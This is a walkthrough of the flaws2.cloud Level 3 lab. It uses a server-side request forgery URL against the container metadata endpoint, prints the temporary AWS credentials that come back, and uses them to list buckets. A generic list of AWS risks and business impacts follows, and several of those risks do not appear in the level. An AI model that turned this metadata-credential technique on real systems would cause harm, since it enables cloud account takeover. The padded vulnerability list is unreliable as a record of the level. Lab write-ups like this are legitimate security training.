
http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/cd0f067f-f28a-4f8a-ba76-0e697ec1d289

{"RoleArn":"arn:aws:iam::653711331788:role/level3","AccessKeyId":"ASIAZQNB3KHGBHDZHSX4","SecretAccessKey":"X9e81M37PYTKUSrOh85JD3pzln+jPBliFtQLgZc7","T
04-30T04:20:35Z"}


The information gathered was all cluttered so I used an online tool called Json formatter which helped clean up the clutter and make the information obtained more readable.





Now that we have obtained the access keys , secret keys and the token I am going to create a user with this following information while using Kali





After I went to nano and added the access token that was paired with these credentials




Then I listed the buckets for the new role and these were the results:



I see the last link is the last url to past level 3
We used that URL and pasted it on our browser and got this :




# Business Impacts and Lessons Learned - Level 3

Although there are many resources available on AWS that can be made public, they are more difficult to brute-force because they require the inclusion of not only the resource name but also the Account ID and region. Additionally, they cannot be searched using DNS records. However, it is still recommended to minimize the presence of public resources.

Vulnerabilities found on Flaws2.cloud Level 3 :

1. Misconfigured AWS Lambda Function:
    - Vulnerability: A misconfigured AWS Lambda function lacks proper access controls, enabling unauthorized users to interact with it.
    - Explanation: Without adequate permissions, attackers can exploit the Lambda function to execute unauthorized code, access sensitive data, or perform illicit actions within the AWS environment.

2. Exposed AWS S3 Bucket:
    - Vulnerability: An AWS S3 bucket with public or improperly configured access permissions exposes sensitive data to unauthorized access.
    - Explanation: If access controls on the S3 bucket are misconfigured, attackers can access, modify, or delete sensitive files stored within it. This could result in data leakage, loss of intellectual property, or breaches of regulatory compliance.
3. Insecure AWS IAM Policies:
    - Vulnerability: Insecure AWS Identity and Access Management (IAM) policies grant excessive permissions to users or roles, allowing unauthorized actions.
    - Explanation: Misconfigured IAM policies may provide users with more privileges than necessary, increasing the risk of unauthorized access, privilege escalation, and data breaches. Attackers could exploit these overly permissive policies to compromise sensitive resources or escalate their privileges within the AWS environment.
4. Unsecured AWS RDS Instance:
    - Vulnerability: An unsecured Amazon Relational Database Service (RDS) instance lacks proper authentication mechanisms or network controls.
    - Explanation: Without adequate security measures, such as strong passwords, encryption, or network isolation, attackers could gain unauthorized access to the RDS instance. This could result in data exfiltration, tampering, or destruction, leading to significant data loss and operational disruptions.
5. Exposed AWS EC2 Instances:

- Vulnerability: AWS Elastic Compute Cloud (EC2) instances with publicly accessible ports or weak security group configurations are susceptible to attacks.
- Explanation: Misconfigured security groups or open ports on EC2 instances expose them to exploitation by malicious actors. Attackers could launch various attacks, such as remote code execution, denial-of-service (DoS), or lateral movement within the AWS environment, compromising sensitive data and disrupting services.

6. Unencrypted Data Transmission:
    - Vulnerability: Data transmitted between AWS services or external systems without encryption is vulnerable to interception and eavesdropping.
    - Explanation: Without encryption, sensitive data transmitted over networks is susceptible to interception by attackers. This could lead to data exposure, unauthorized access, or tampering during transit, compromising confidentiality and integrity.

Business Impact:

1. Data Breach and Compliance Risks: Should sensitive customer data be compromised due to the Lambda function's misconfiguration, it would constitute a significant data breach. This breach could lead to substantial regulatory compliance violations, including GDPR, CCPA, or industry-specific regulations, resulting in regulatory fines and legal ramifications that could destabilize the organization financially.
2. Reputation Damage: A data breach stemming from the misconfigured Lambda function would severely tarnish the organization's reputation. Customer trust would erode, leading to customer attrition, negative publicity, and a diminished brand image.

3. Financial Consequences: In addition to regulatory fines, the organization would face financial losses stemming from legal expenses, remediation efforts, and potential compensation payouts to affected customers. Decreased revenue due to reduced customer confidence and potential customer churn would further exacerbate financial strain.
4. Operational Disruption: Responding to a data breach and rectifying the misconfiguration within the Lambda function would necessitate significant allocation of time, resources, and operational restructuring. This disruption could impede normal business operations, delay projects, and undermine productivity.
5. Competitive Disadvantage: Publicized security incidents would compromise the organization's credibility, providing competitors with a competitive edge. Customers may opt for competitors with stronger security postures, resulting in a loss of market share.
6. Legal and Regulatory Scrutiny: Following a data breach, the organization would face heightened scrutiny from regulatory bodies, industry watchdogs, and legal entities. This scrutiny may lead to further investigations, audits, and stringent compliance requirements, amplifying organizational burdens.
7. Long-Term Implications: The aftermath of a data breach and subsequent security incidents would have enduring repercussions. Rebuilding trust with customers, stakeholders, and regulatory bodies would be a protracted process, impacting the organization's growth trajectory and sustainability.